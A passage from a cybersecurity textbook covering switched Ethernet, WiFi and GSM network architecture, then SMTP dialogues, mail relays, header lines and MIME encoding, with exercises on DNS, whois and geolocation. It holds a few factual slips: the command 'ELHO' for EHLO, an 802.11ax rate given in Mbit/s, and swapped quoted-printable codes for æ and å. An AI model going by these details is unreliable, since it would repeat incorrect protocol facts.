Signals spread out from the sender along the cable in both directions

Fig. 6.15 Communication in Ethernet




Fig. 6.16 Communication through a shared switch

The risk of sniffing can be reduced to a very low level by connecting all systems in the network to a shared *switch*, instead of to a cable. This arrangement is shown schematically in Fig. 6.16. When, for example, system C is to communicate with system F, it must first get the switch to open a "path" through the switch to F. The traffic which then goes between C and F (and vice versa) cannot be seen by the other systems which are connected to the switch, and is not disturbed by the traffic between other pairs of systems which communicate at the same time. When the transmission is finished, the path is released again, so C and F can communicate with other systems. An Ethernet variant known as *switched Ethernet* allows this type of setup.

6.3.2 Wireless Networks

Wireless networks, which also utilise a shared medium, namely radio, can be based on several different technologies with different operational ranges and other properties. You could in principle base a wireless network on any collection of radio transmitters and matching receivers, but the dominating technologies in practice are standardised by IEEE, the International Telecommunication Union (ITU-T) or the European Telecommunications Standards Institute (ETSI). IEEE's standards have been published as parts of the so-called *IEEE 802* series.

- Wireless Personal Area Networks (WPAN)
  - IEEE 802.15 (e.g. Bluetooth, Body Area Networks, UWB, ZigBee, . . .)
- Wireless Local Area Networks (WLAN)
  - IEEE 802.11 (e.g. WiFi and WiGig)
  - High Performance Radio Local Area Network (HIPERLAN)
- Wireless Metropolitan Area Networks (WMAN)
  - IEEE 802.16 (e.g. WiMax)
- Wireless Wide Area Networks (WWAN)
  - Various ETSI standards (GSM, GPRS, EDGE, UMTS, LTE, . . .)

Standardisation is important for ensuring *interoperability*, that is to say the ability of equipment of different makes to communicate with one another. As radio communication is in general regulated, with different frequency bands allocated for different purposes, it is also important that technologies for general use respect this allocation.

Among the technologies which cover relatively small areas (WPAN and WLAN), the group which supports wireless LAN (WLAN) is by far the most widespread. It is nowadays almost impossible to buy a stationary PC or a laptop, smartphone, printer or similar unit, which cannot communicate via one or more versions of WiFi. These versions are described in various parts of the 802.11 standard, as shown in Table 6.3.

Table 6.3 Commonly implemented WiFi technology standards

IEEE Standard	Max. Data rate	Typical range	Frequency band	Comments	Aka.
802,11	2 Mbit/s	50–100 m	2,4 GHz		
802.11a	54 Mbit/s	50–120 m	5 GHz	Not compatiblw with 802,11b	WiFi 2
802.11b	11 Mbit/s	50–140 m	2.4 GHz	The first commonly used wireless network	WiFi 1
802.11g	54 Mbit/s	50–140 m	2.4 GHz	Backward compatible with 802,11b	WiFi 3
802.11n	600 Mbit/s	50–270 m	2,4/5 GHz	Backward compatible with 802,11b/g or a	WiFi 4
802.11ac	3.47 Gbit/s	50–140 m	5 GHz	Backward compatible with 802.11n	WiFi 5
802.11ad	7 Gbit/s	5–10 m	60 GHz	Used for WiGig	
802.11ax	9,61 Mbit/s	50–120 m	2.4/5/6 GHz		WiFi 6

The whole group of IEEE 802.11 related standards consists of 43 completed or planned parts. Apart from the basic technology standards shown in Table 6.3, we will in this book only refer to the part *802.11i*, which describes extensions to give better security. We shall look at this in Chap. 8.

6.3.2.1 IEEE 802.11 Modes of Operation

A wireless network which is built up in accordance with the 802.11 standard can operate in two different *modes*, known as *Infrastructure Mode* and *Ad hoc Mode*.

Infrastructure Mode, illustrated in Fig. 6.17, is the mode which most resembles the modes of operation used in other types of radio-based network:

- There is a wireless network card in each station ("STA").
- STAs can only communicate with one another via an *Access Point (AP)*.
- A group of STAs attached to a given AP make up a *Basic Service Set (BSS)*.
- Multiple APs (= multiple BSSs) are connected via a cable-based infrastructure to form an *Extended Service Set (ESS)*.
- An ESS is identified by a *Service Set IDentifier (SSID)*, which is typically a name in ordinary text. When you turn on a WiFi device to connect to a WiFi network, you use the SSID to select which network to connect to.

In Ad hoc Mode, illustrated in Fig. 6.18, there is still a wireless network card in every station but no APs, so the individual stations make up a BSS in which they can communicate directly with one another. This can be a security risk, as each participant has to rely on all the others being well-behaved, as there is no AP between them to perform any sort of control.




Fig. 6.17 WiFi Infrastructure Mode: An ESS with two BSSs




Fig. 6.18 WiFi Ad Hoc mode

6.3.3 Mobile Telephones on the Net

The European Telecommunications Standards Institute, ETSI, has handled the standardisation of a long series of communication protocols for use in the mobile telephone nework. These include protocols for transmission of data to and from telephone equipment such as mobile telephones and the more advanced smartphones.

What the individual telephone subscribers get offered depends on which "generation" of telephone equipment they use. The possibility of using digital communication was introduced with the second generation (2G) of equipment, based in most countries on the GSM system. In a system based on "raw" GSM, it is possible to communicate with other telephones by speech and short text messages (via the SMS service) at low data rates—typically at most 6–10 text messages per minute. As a basic text message cannot be longer than 160 7-bit characters, this corresponds to a maximum data rate of around 190 bit/s, an extremely small value compared with what people are used to in ordinary data communication.

The solution to this severe limitation was to develop the *General Packet Radio Service (GPRS)*. This is an extension to GSM which permits digital communication between the telephone and ordinary Internet-based equipment via TCP/IP at speeds which under favourable conditions can be up to 80 kbit/s. Speeds up to around 240 kbit/s can be achieved by using *EDGE*, a further extension to GSM+GPRS, sometimes known as EGPRS (Extended GPRS). Subsequently, 3G systems have been developed which, for example, by using the UMTS protocol can reach speeds around 384 kbit/s, or right up to 42 Mbit/s if the *Evolved HSPA* extension is implemented. The 4G systems deployed from around 2013 use *LTE Advanced* or *Mobile WiMAX* technologies to achieve speeds between 300 Mbit/s and 1 Gbit/s. And the 5G systems now being deployed are expected to offer speeds up to 10 Gbit/s and very low latency, making them suitable for use for fast communication between small electronic devices in the Internet of Things (IOT).

Irrespective of which generation of equipment is used, the architecture of a mobile telephone network resembles the one used in *Infrastructure mode* in a WLAN. The mobile unit communicates wirelessly with a mast known as a *“Base Transceiver Station” (BTS)* within the range of its wireless equipment. From the BTS, the information—speech or ordinary data—is passed on through a *core network*, in which the internal communication can be based on cables, fiberoptic connections, radio links, satellite links or other means, depending on the distance and other factors. Through the core network it is possible to communicate with equipment on the Internet (if GPRS or one of its extensions is available), other mobile phones and ordinary landline phones. A schematic view of this architecture can be seen in Fig. 6.19.

The figure can look very confusing due to its use of acronyms for most of the components. Here follows a short explanation. A Base Station Controller (BSC) collects up data from one or more masts (BTSs), each of which can handle one or more mobile stations, and passes these data on. Speech and text messages are passed to a Mobile Switching Center (MSC), which deals with setting up a connection through the network to the destination via a Gateway MSC (GMSC), which handles




Fig. 6.19 The architecture of a telephone network based on GSM

the transition to the Public Switched Telephone Network (PSTN). Ordinary data which is to be sent through the Internet is sent to a Serving GPRS Support Node (SGSN), which can handle GPRS, and which sends them on to a Gateway GPRS Support Node (GGSN), which handles the transition to the Internet.

This was the high-level explanation of how the mobile telephone network works. But there are also some small, but very important, components which have significance for cybersecurity. From a technical point of view, a mobile telephone consists of two independent parts: A *mobile unit* (i.e. the physical telephone) and an *identity module (IM)*, which is a small tamper-proof smartcard with information about the subscriber. In a GSM network, for example, the well-known *SIM card* is used as the identity module (in fact, SIM stands for *Subscriber Identity Module*). An HLR (Home Location Register) is a central database, which contains details of subscribers who are registered with the network's operator. There can be several HLRs in a given country's telephone network, but a given subscriber can only appear in one of them. He or she is registered with a telephone number (in this context known by the impressive title *Mobile Station International Subscriber Directory Number, MSISDN*) and a user identification, the so-called *IMSI* (International Mobile Subscriber Identity), which identifies the subscriber and network operator, and which is globally unique. The structures of an IMSI and an MSISDN can be seen in Fig. 6.20.

An IMSI is a number with up to 15 digits, where the 3 first digits are a country code (Mobile Country Code, MCC), the next 2 or 3 digits identify the operator's network within the country (Mobile Network Code, MNC) and the remaining digits identify the subscriber (Mobile Subscription Identification Number, MSIN). An MSISDN is likewise a number with up to 15 digits, where the first 1 to 3 digits are a country code (Country Code, CC), which is followed by an area code (Area Code, AC) if the country's telecommunication network is divided up into separate areas, and the last digits give the subscriber's number within the area/country.

A Visitor Location Register (VLR), which is often embedded in the MSC, correspondingly registers data for those subscribers who are "visiting" the operator's network as a result of *roaming*. When they are registered in the VLR, their own HLR is informed, so that the operator running the home net can redirect traffic as needed. This is an important function in a mobile network, where stations are moving round all the time. Information about the subscriber is stored in his or her SIM card and




Fig. 6.20 The structure of an IMSI (left) and an MSISDN (right)

in a database in the network's *Authentication Centre (AuC)*, which checks the information in the SIM card before the subscriber is allowed to register on the network. We return to this topic in Chap. 8, where we discuss security in the mobile network in more detail.

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- A communication node
- An end system (or host)
- A layered architecture
- OSI Reference Model
- The Internet reference model
- A (network) service
- A (communication) protocol
- A PDU
- PCI
- Encapsulation and decapsulation
- An address
- An Internet name
- A port number
- An IP address
- A MAC-address
- An Internet domain
- An allocated port
- A registered port
- A TCP flag
- A three-way handshake
- DNS
- A resolver
- A zone transfer
- A router
- A gateway
- A bridge
- A shared medium
- A wireless network
- WiFi
- A GSM net
- A UMTS net
- A Base Transceiver Station
- An MSISDN
- An IMSI

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

For readers without any special technical background, Douglas Comer's book *"The Internet Book: Everything you need to know about computer networking and how the Internet works"*, now in its 4th. edition from 2007 [15], gives a good introduction to the Internet and how it works. Two books with more technical detail are Comer's *"Computer Networks and Internets"*, now in its 6th. edition from 2014 [16], and Kurose and Ross's *"Computer Networking—A Top-Down Approach Featuring the Internet"*, now in its 7th. edition from 2016 [60].

For even more details about how the Internet works it is necessary to consult the Internet's own documentation, which is assembled from a large number of so-called *RFCs*, each of which is identified by a number. For example, RFC793 describes in detail how TCP works. RFC stands for *Request for Comments*, and the typical RFC is a proposed description of a protocol for use in the Internet. As the name implies, interested parties can comment on it and suggest changes or corrections. Eventually this process may lead to the publication of a new, revised RFC, which gets a new number. If after 6 months there is general agreement on the text, the RFC is given a status of *Draft Standard*. After at least another 4 months, it can be promoted to an *Internet Standard*, where it gets an extra number which identifies it in the series of full standards (STDs). RFC793, for example, is *Internet Standard STD7*. If a modified version of the protocol is developed at a later date, it gets a completely new RFC number. The current status of all RFCs is published at regular intervals in a catalogue which (of course) itself is an RFC, published as STD1, with the title *"Internet Protocol Standards"*. It is easy to find the RFCs on the Internet. The RFC editor maintains a website, `https://www.rfc-editor.org`, where it is possible to search for RFCs using various criteria, such as the RFC's number or status, or by a search based on keywords.

Exercises

6.1 IP addresses

Which IP addresses do the systems with the following Internet names have?

a) www.dr.dk
b) acm.org
c) whitehouse.gov
d) www.cam.ac.uk

Which Internet names are used to identify systems with the following IP addresses? Remember that there can be several alias names for each system, so you do not necessarily get told the name which you otherwise know for the given address.

e) 192.235.64.11
f) 131.111.150.25
g) 130.225.89.66
h) 144.121.3.181
i) 134.147.64.11

6.2 TCP ports
Which Internet applications use the following TCP/UDP port numbers on the server side?

a) 69
b) 88
c) 111
d) 123
e) 636
f) 1169
g) 1214
h) 1241

Which of these port numbers are allocated by IANA and which of them are just registered by IANA?

6.3 Registration databases
Investigate which information is in the Internet's publicly available name registration databases about the domains:

a) `dtu.dk`
b) `compute.dtu.dk`
c) `ieee.org`

This exercise is easiest to solve by using the Unix command `whois` or a web-based lookup service such as `whois.domaintools.com`.

6.4 Geolocation
An easily accessible tool for geolocation is Freegeoip, which can be accessed via a web browser at URI `https://freegeoip.net`. Use it to find the location for the following IP addresses:

a) 192.235.64.11
b) 131.111.150.25
c) 130.225.73.250
d) 144.121.3.181
e) 134.147.64.11

It can also be interesting to investigate how accurate the tool is for finding the location of systems which have given IP addresses. Try with some IP addresses for which you know precisely where the systems are placed.

6.5 Identities in the mobile network

From time to time, people want to change to a new telephone company, where they for example have a cheaper subscription or better conditions. In many countries it is also possible to have the telephone number which you had with the old company transferred to your new subscription. What needs to be changed, and where, if the subscription is for a mobile telephone?

Chapter 7
Network Applications

Even if there are more complicated possibilities, which we briefly looked at in Sect. 1.2 in Chap. 1, the large majority of protocols in the Internet's Application layer are designed to support applications based on the *client-server* architecture. In this way of organising an application, one of the parties—the server—offers to perform tasks for the other party—the client. The client sends a request to the server, which the server reacts to, most often by performing the requested task and sending a response back to the client. The actual exchange of requests and responses follows the rules in the specific protocol. There are many hundreds of Internet applications, but here we will only look at two of the most commonly used ones. These are quite typical examples, which also have some built-in weaknesses that make them interesting targets for cyberattacks.

7.1 Mail Transfer

The protocol *SMTP* (Simple Mail Transfer Protocol) is used to transfer mail messages, which a user has created, to one or more other users. The client is in this case part of a mail application in the user's computer. In the Internet world the mail is not sent directly to the recipient (who might not be logged in when the mail is sent), but is transferred to a *mailbox* associated with the recipient. This is illustrated in Fig. 7.1. The recipient must use another protocol (typically *POP3* or *IMAP*) to fetch the mail from the mailbox, when he or she wants to read it—but that is quite another story.

A simple example of a dialogue between a client in the system `gogo.molester.dk` and an SMTP server in the system `design.fake.com` is shown in Fig. 7.2. It consists of a sequence of exchanges in which the client sends a *command* which consists of a 4-letter code, possibly followed by some parameters, to the server and the server replies with a *response*, which consists of three digits and possibly other information. The entire dialogue between the client and server goes via a TCP connection set up in advance between `gogo.molester.dk` and `design.fake.com`, where port

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_7




Fig. 7.1 Mail transfer in the Internet

```
ELHO gogo.molester.dk
250-design.fake.com
250 DSN
MAIL FROM:<bonesen@molester.dk>
250 OK
RCPT TO:<fuppesen@design.fake.com>
250 OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
From: Ingvar Bonesen <bonesen@molester.dk>
To: Bent Fuppesen <fuppesen@design.fake.com>
Date: 15 Aug 2021 13:31:02 +0200
Subject: Client destructor

Here are the secret plans for the client destructor
etc. etc. etc.
.
250 OK
QUIT
221 design.fake.com
```

Fig. 7.2 Exchange of messages in SMTP

Commands from the client to the server are shown in black `typewriter font` and responses from server to client in *red italics* .

nummer 25 is used on the server side. The significance of the individual exchanges in the dialogue is as follows:

1. The client announces itself as a client to the server and gives the name of the client's system (`gogo.molester.dk`) as parameter to the `ELHO`-command. The server responds with the return code `250`, which means that the command is accepted, and supplies the server's name (`design.fake.com`) as parameter for the response. If the server supports some *service extensions* for SMTP, it sends further response lines with return code 250, stating which extensions are available. In the example, the server states that it supports a single extension, `DSN` (Delivery Status Notification), which makes it possible for the client to provide rules for when it wants to be notified about delivery (or lack of delivery) of messages to the recipient. It is up to the client to decide whether it will make use of any of the supported extensions.

2. The client informs the server where replies to the mail are to be sent by supplying the relevant mailbox name (here `bonesen@molester.dk`) as parameter for the `MAIL` command. The server responds with the return code `250`, which again indicates acceptance.
3. The client tells the server who is to receive the mail by supplying the relevant mailbox name (here `fuppesen@design.fake.com`) as parameter for the `RCPT` command. The server again gives a positive response. If there are several recipients for a message, the client sends a `RCPT` command and the server gives a response for each of them.
4. By sending the `DATA` command, the client asks the server to make ready to receive the actual text of the message. Once again, the server gives a positive response, this time with the return code `354`, together with instructions for how the message is to be formatted.
5. The client sends the text of the message and terminates it with a line only containing a full stop (.), in accordance with the formatting instructions. The server responds with the return code `250`, indicating acceptance.
6. The client finishes off with `QUIT`, and the server responds with the return code `221` with the server's name as parameter. (This is to help the client, which perhaps has active exchanges with several servers at the same time...).

Now the dialogue is finished. Notice that all responses from the server have been positive. This is not always the case. Return codes which start with 2 are positive responses; those that start with 3 give information; those that start with 4 indicate possibly temporary errors—so it makes sense to try again later—while those that start with 5 are permanent errors, such as use of an unknown command, specification of an unknown or blocked mailbox for the recipient, or a serious lack of resources on the server.

SMTP is an old protocol (originally from 1982), and even in this simple example you can see that it is from a time before security was a serious issue. For example, the exchanges between client and server contain redundant information: the `MAIL` and `RCPT` commands from the client tell the server who the sender and receiver of the mail are. But essentially the same information is present in the text of the mail (between the server's `354` response and the full stop which terminates the text) and it is that version which most mail readers show on the recipient's screen. Unfortunately there is no check that the same information is given in both places. Nor is there any check that the address given in the `MAIL` command belongs to the system which the mail is sent from. So it is possible for an attacker to send spoofed mail, where what the recipient sees in the To and From fields on his screen is completely made up. This is a technique which is typically used by attackers who send spam or phishing mails. Solution of this problem requires effective authentification of the sender. We return to this topic in the next chapter.

7.1.1 Mail Relays

Figures 7.1 and 7.2 show an imaginary situation in which e-mail is transferred directly from the sender's e-mail client to a mailbox belonging to the recipient. In practice this is unusual and will only occur if sender and recipient use the same mail server—for example, within a company. Otherwise mail is sent to its destination in several hops through intermediate mail servers. The first hop normally goes from the sender's mail client (in this context often called the sender's *Mail User Agent* or *MUA* for short) to an SMTP server which the sender's ISP makes available and which the sender's MUA is configured to use. This server operates as a *Mail Transfer Agent* (*MTA* for short) which works as an SMTP client to forward the mail to the next server (= MTA) on the way to the destination. The MTA is said to work as a *mail relay*. A simple situation, where there is only a single intermediate hop, is shown in Fig. 7.3.




Fig. 7.3 Mail relaying in the Internet

The figure shows how Ingvar Bonesen (mailbox `bonesen@molester.dk`) sends a mail to Bent Fuppesen (`fuppesen@design.fake.com`). When the recipient, as here, is in a remote domain (`design.fake.com`), the sender's mail server (here `smtp.molester.dk`) will not necessarily know which mail server it should pass the mail to. So as a first step the sender's mail server must use DNS to find the Resource Record of type `MX` (see Table 6.2), which contains information about the MTA which can act as a relay for mail which is to be sent on to `design.fake.com`. In the figure you can see that the DNS server replies that the MTA has the Internet name `mail.fake.com`. In more complicated cases, it may be necessary to go through a chain of several MTAs to reach the destination, but the principle is the same: each

MTA in the chain passes the mail on to the next one. All communication between these MTAs takes place using SMTP, where the sending MTA acts as client and the receiving MTA as server. When the mail reaches the last MTA in the chain, it is not sent any further but is stored in the recipient's mailbox and can be fetched from there by using one of the Internet protocols POP3 or IMAP, as indicated in the figure, or via a gateway to a system based on an industry standard, such as Microsoft Exchange, Lotus/Notes or a webmail application.

7.1.2 The Structure of a Mail

The actual mail which is sent via SMTP is the text which is sent by the use of the DATA command. It consists of a series of *header lines*, which describe various aspects of the transfer, and a *body*, which is the actual message to the recipient. Each header line starts with a keyword followed by a colon, for example:

`To:`	where the rest of the line specifies which mailbox(es) the mail is to be sent to.
`From:`	where the rest of the line specifies the sender's mailbox;
`Date:`	where the rest of the line specifies the date and time when the mail was sent.
`Subject:`	the topic of the message.

The mail in Fig. 7.2 shows concrete examples of header lines with these keywords. The use of `From:` and `Date:` is mandatory, while the two others are optional. There are a large number of other optional header lines which are commonly used, including the well-known `Cc:` and `Bcc:` to specify who is to receive copies of the mail, and `Reply-To:` to specify where any replies are to be sent, if they are not to be sent to the mailbox given in the `From:` header line. All these header lines are typically set by the sender's MUA.

Further header lines are added by the MTAs which the mail passes. The first MTA in the chain will typically add a `Message-ID:` header line, which includes an identifier which is globally unique for just exactly this mail. A typical way to form this id is to combine the time of day with the Internet name of the sender's domain. This identifier can be used as a reference when a reply to the mail is sent, and will then be added by the replying user's MUA in an `In-Reply-To:` header line, while the reply itself gets a new unique `Message-ID:` header line.

To make it possible to track where the mail has been on its way to its destination, and to keep track of how long it has stayed in the various MTAs, every MTA must add a `Received:` header line to the mail, with information on where the mail was received from, the time it was received and a unique id for the MTA. In the case of Ingvar Bonesen's mail, the final version of the mail when it reaches `mail.fake.com` could look as shown in Fig. 7.4.

Just before this mail is delivered to Bent Fuppesen's mailbox, the last MTA adds yet another header line, `Return-Path:`, which specifies the mailbox to which any

```
Received: from smtp.molester.dk by mail.fake.com;
15 Aug 2021 15.34.27 +0400
Received: from gogo.molester.dk by smtp.molester.dk;
15 Aug 2021 13.31.03 +0200
From: Ingvar Bonesen <bonesen@molester.dk>
To: Bent Fuppesen <fuppesen@design.fake.com>
Date: 15 Aug 2021 13:31:02 +0200
Subject: Client destructor
Message-ID: <575032C5.7060091@molester.dk>

Here are the secret plans for the client destructor
etc. etc. etc.
```

Fig. 7.4 The final version of the mail from Ingvar Bonesen to Bent Fuppesen
The blank line terminates the header lines; the rest of the text is the mail's body.

information about delivery is to be sent. By default, this is the same as the original sender's mailbox, as given in the `MAIL` command and repeated in the `From:` header line. The recipient's MUA will in many cases only show a selection of these header lines, but many mail clients can be set up to show all of them. This is an advantage if an unexpected situation needs to be investigated.

An attacker can cause havoc in the system by modifying the header lines, so that the mail does not arrive, is misdirected or is disclosed to outsiders. In the next chapter we will see how cryptographic techniques can be used to secure mail against disclosure or modification during transfer. Blocking or unauthorised copying of mail in the MTAs themselves is a separate problem; to avoid it, you have to be able to trust all the MTAs which the mail will pass through. This means that you have to trust that they behave correctly and are well protected against malware and hacker attacks, and they have to trust you. Several incidents, such as the Microsoft Exchange server hack mentioned in Chap. 1, clearly demonstrate that this can be a big challenge!

7.1.3 MIME

Now it can be that the reader wonders why two Scandinavians, Ingvar Bonesen and Bent Fuppesen, send mails to one another in English. There are of course many possible non-technical explanations for this, but there is also a possible technical explanation: The basic version of SMTP can only handle documents written in US ASCII characters, where each character is represented by 7 bits. The character set is an American standard set and only makes it possible to write English letters, English punctuation and digits—and only 128 different characters in total, of which only 96 are visible, while the rest are for controlling equipment, such as printers and modems. To send more complex documents, it is necessary to use an extended version of SMTP. Some of the most important and most used extensions belong to a group which is usually just known as *MIME* (short for *Multipurpose Internet Mail Extensions*). These extensions make it possible to handle messages where:

- The body contains text with characters which do not lie in the US ASCII character set.
- The body contains non-text, such as pictures, audio files or videos.
- The body consists of several parts.
- The header contains characters from other character sets than US ASCII.
- The body is encrypted and/or signed with an electronic signature.

MIME works by representing everything which is not already in US ASCII characters by sequences of US ASCII characters, that can make up the body of an SMTP mail in the usual way. The encoding is typically used on relatively large portions of data, such as whole documents or pictures, etc. Each such portion is known as a *MIME entity*, and is encoded as a *header* followed by a *body*. The header consists of a number of *fields*, which specify the body's *content type* and *encoding type*, and possibly a textual description and a reference, which can be used to refer to the entity from other entities. A simple example is shown in Fig. 7.5. The two first lines make up the entity's header and the remaining lines are its body.

```
Content-type: text/plain; charset=ISO-8859-1
Content-transfer-encoding: quoted-printable
K=E6re Ole,=0DJeg h=E5ber ikke, du har noget imod, at jeg =
l=E5nte dit eksemplar af l=E6rebogen.  Jeg l=E6gger det ti=
lbage, s=E5 snart jeg har l=E6st kapitel 3.=0D=0DMange hil=
sener=0DS=F8ren
```

Fig. 7.5 A simple MIME entity

The content type is here specified as `text/plain`, with its characters taken from the character set defined in the international standard *ISO-8859-1*, which covers western european characters. As the text contains some Danish letters, these must be represented by ASCII characters for transmission via SMTP. The encoding which is used is specified as `quoted-printable`, which means that every:

- non-graphical character,
- graphical character which is not an ASCII character,
- equals sign,
- blank character (space, tabulator etc.) at the end of a line

is to be replaced by a 3-character code `=XY`, where `X` and `Y` are two hexadecimal digits which represent the character's code value. In the figure, for example, `=E5` stands for æ, `=E6` for å, `=F8` for ø and `=0D` for the non-graphical character for newline. The lines may at most be 76 characters long; an equals sign at the end of a line indicates a *soft line break*—i.e. a place where the line has been broken in order to satisfy the length

```
Kære Ole,
Jeg håber ikke, du har noget imod, at jeg lånte dit eksemplar
af lærebogen.  Jeg lægger det tilbage, så snart jeg har læst
kapitel 3.

Mange hilsener
Søren
```

Fig. 7.6 Søren's message as ordinary Danish text

Table 7.1 Simple MIME entity types and subtypes according to [40]

Type	Subtypes	Explanation
text	plain	Pure text, i.e. a sequence of characters, possibly with embedded line or page breaks.
	enriched	Text with embedded formatting commands in a standard markup language.
image	jpeg	A picture encoded according to the JPEG standard by using JFIF encoding [46].
audio	basic	Single channel audio encoded using ISDN mu-law with a sampling rate of 8000 Hz. [50]
video	mpeg	Video encoded according to the MPEG2 standard [45].
application	octet-stream	Arbitrary binary data.
	postscript	Instructions to a PostScript™ interpreter.
	x-...	User-defined application subtype.

rule, but where a real line break is not needed. So the entity looks to the recipient as shown in Fig. 7.6[1].

The encoding `quoted-printable` is suited to encoding ordinary text which contains relatively few non-ASCII characters. But the encoding is not very efficient—each non-ASCII character is replaced by 3 ASCII characters. If a mail needs to contain pictures, audio, video or program code, it is preferable to use the more compact *base64 encoding*, which will be described in more detail in Chap. 10.

By now there are a large number of *MIME types* (i.e. content types for MIME entities). Table 7.1 shows the basic set for simple entities, as defined in Part 2 of the Internet MIME standard [40]. Others can be defined informally or be registered formally with IANA. For example, there are in practice many `application/x-...` types, which describe types of document that are created by various text processing applications, such as MS Word, MS Excel, Adobe Acrobat and LaTeX, and correspondingly a long list of different image, audio and video formats, which are described by various subtypes.

A mail sent via SMTP with MIME can at the top level only consist of a single MIME entity, but this entity can be composed of several smaller entities. A mail with several parts—for example a part with ordinary text, a part with an attached

[1] The text means: *"Dear Ole, I hope you don't mind that I borrowed your copy of the textbook. I'll put it back as soon as I've read Chapter 3. Many greetings, Søren"*

```
From: Ebenezer Snurd <ebes@bugeyed.monster>
To: Rod Akromats <rak@tundranet.ice>
Date: Thu, 09 Aug 2018 12:34:56 +0100 (CET)
Subject: Greetings from Ebe.
MIME-Version: 1.0
Content-type: multipart/signed; micalg=sha1;
  protocol=application/pkcs7-signature;
  boundary="to5oman4y8sec2ret7s"

-to5oman4y8sec2ret7s
Content-type: text/plain; charset=ISO-8859-1
Content-transfer-encoding: 8bit

Hi Rod,
Finally landed in S. America with the documents
which I promised to deliver. See you soon.
Ebe.
-to5oman4y8sec2ret7s
Content-type: application/pkcs7-signature; name=smime.p7s
Content-transfer-encoding: base64
Content-disposition: attachment; filename=smime.p7s

ghyHhHUujhJhjH77n8HHGTrfvbnj756tbB9HG4VQpfyF467GhIGfHfYT6
4VQpfyF467GhIGfHfYT6jH77n8HHGghyHhHUujhJh756...
n8HHGTrfvhJhjH776tbB9HG4VQbnj7567GhIGfHfYT6ghyHhHUujpfyF4
7GhIGfHfYT64VQbnj756

-to5oman4y8sec2ret7s
```

Fig. 7.7 S/MIME encoding of a multipart/signed e-mail.
To save space, only part of the signature and its associated certificates is shown.

